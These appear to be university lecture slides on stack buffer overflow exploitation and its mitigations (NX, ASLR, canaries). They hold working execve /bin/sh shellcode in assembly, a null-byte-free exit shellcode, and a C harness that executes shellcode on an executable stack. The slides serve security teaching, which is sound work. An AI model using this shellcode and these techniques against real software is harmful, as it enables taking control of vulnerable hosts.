Stack Overflow

Security 1 2018-19

Università Ca' Foscari Venezia
www.dais.unive.it/~focardi
secgroup.dais.unive.it

Università
Ca'Foscari
Venezia

Introduction

Buffer overflow is due to “careless programming” in unsafe languages like C

- We have seen that it makes it possible to easily overwrite **data** and **function pointers**

When the overflow modifies **control data** it might result in taking full control of a host

We revise:

- **exploitation** techniques
- **mitigation** mechanisms

Definition (from previous class)

A buffer **overflow** (**overrun** or **overwrite**), is defined as follows [NISTIR 7298]:

> "A condition at an interface under which **more input** can be placed into a buffer or data holding area **than the capacity allocated**, **overwriting** other information.
>
> Attackers exploit such a condition to crash a system or to **insert specially crafted code** that allows them to gain control of the system."

Stack overflow

A buffer overflow **occurring on the stack,** also known as *stack smashing*

Right after the local variables, the stack contains


- The old base pointer (EBP)
- The return address

A stack overflow can overwrite these control data to run **arbitrary code**

Example of stack layout

```
int func (int x) {
  int a = 0;
  int b = x;
  ...
}
```

```
    push ebp
    mov ebp, esp
    sub esp, 8
    mov DWORD PTR [ebp - 4], 0
    mov eax, DWORD PTR [ebp + 8]
=> mov DWORD PTR [ebp - 8], eax
```



Overwriting the return address

IDEA: **overwrite the return address** with another one

EFFECT: when the function returns, it will **jump to the injected address**

What happens to the EBP?

- if it cannot be overwritten with a meaningful address the program will eventually crash (**too late**, maybe!)

What address to inject?

- program, library, stack, ...

Shellcodes

A shellcode is a a small binary program the executes a shell

- **small** so to fit the buffer
- **position independent**
- **null byte** (0x00) free (in case overflow is over string operations)
- **library** independent

IDEA: inject it on the stack and return to it!

Syscalls in assembly (Linux)

Syscalls are invoked as follows

- `EAX` contains the system call number
- `EBX, ECX, EDX, ESI, EDI, EBP`, contain up to six arguments (if more `EBX` is a pointer)
- interrupt `0x80` is triggered (kernel mode)
- results is in `EAX`

Example: `exit(0)`

```
mov  eax,1          ; The exit syscall number
mov  ebx,0          ; exit code is 0
int   0x80          ; Interrupt 80
```

Example: exit(0)

```
r1x@testbed$ nasm -f elf exit.asm
r1x@testbed$ ld -o exiter exit.o
r1x@testbed$ objdump -d exiter

08048080 <_start>:
 8048080:       b8 01 00 00 00          mov    $0x1,%eax
 8048085:       bb 00 00 00 00          mov    $0x0,%ebx
 804808a:       cd 80                   int    $0x80
r1x@testbed ~/Overflow/shellcode $
```

Not null byte (0x00) free!

Example: exit(0) null byte free

```
[SECTION .text]
global _start
_start:
    xor eax, eax      ; The exit syscall number
    mov al, 1         ; The exit syscall number
    xor ebx,ebx       ; exit code is 0
    int 0x80          ; Interrupt 80
```

```
08048080 <_start>:
 8048080:       31 c0                   xor    %eax,%eax
 8048082:       b0 01                   mov    $0x1,%al
 8048084:       31 db                   xor    %ebx,%ebx
 8048086:       cd 80                   int    $0x80
```

Testing it

```
char code[] = "\x31\xc0\xb0\x01\x31\xdb\xcd\x80";
int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}

$ gcc shellcodetest.c -o shellcodetest -z execstack
$ strace shellcodetest
…
exit(0)                                 = ?
+++ exited with 0 +++
```


Start a shell!

```
execve (const char *filename, const char** argv, const char** envp);
```

```
jmp short ender
starter:
pop ebx                 ;get the address of the string
xor eax, eax
mov [ebx+7 ], al        ;put a NULL where the N is in the string
mov [ebx+8 ], ebx       ;put the address of the string to where the AAAA is
mov [ebx+12], eax       ;put 4 null bytes into where the BBBB is
mov al, 11              ;execve is syscall 11
lea ecx, [ebx+8]        ;load the address of where the AAAA was
lea edx, [ebx+12]       ;load the address of the NULLS
int 0x80                ;call the kernel, WE HAVE A SHELL!
ender:
call starter
db '/bin/shNAAAABBBB'
```


(**source** http://www.vividmachines.com/shellcode/shellcode.html and Stalling's book)

Exploiting stack overflow



NOTE: if we don't know the exact buffer position we can put NOPs (`0x90`) and "guess"

Exploiting stack overflow



Examples

1. Shellcode with explicit address leak
   `/opt/shared/shellcodes/overflow-shellcode.c`
   `/opt/shared/shellcodes/overflow-shellcode-payload.py`
2. Detecting approximate address with the debugger (gdb gives a different stack address)
   `/opt/shared/shellcodes/overflow-shellcode-blind.c`
3. Bruteforcing the correct address in python (with NOPs)
   `/opt/shared/shellcodes/overflow-shellcode-blind.py`

Mitigations

A number of **mitigations** have been added in compilers and operating systems to make buffer overflow exploitation harder

- Non eXecutable stack (**NX**)
  Support: hardware (NX bit)/operating system
- Address space layout randomization (**ASLR**)
  Support: operating system
- Stack protector (**canary**)
  Support: operating system

Non eXecutable stack (NX)

To prevent injection of shellcodes the stack is non-executable by default

```
$ gcc shellcodetest.c -o shellcodetest
$ scanelf -e prog shellcodetest
 TYPE   STK/REL/PTL FILE
ET_EXEC RW- R-- RW- shellcodetest

$ gcc shellcodetest.c -o shellcodetest -z execstack
$ scanelf -e prog shellcodetest
 TYPE   STK/REL/PTL FILE
ET_EXEC RWX R-- RW- shellcodetest
r1x@testbed ~/Overflow/shellcode $
```

Limitations of NX

NX prevents execution of injected code on the stack

(Programs might **disable** it if they need to execute code on the stack)

Even with NX enabled, an attacker can:

- Return to **program code**
- Return to **library code**

In general, NX does not prevent **returning to code** in segments that are (necessarily) executable!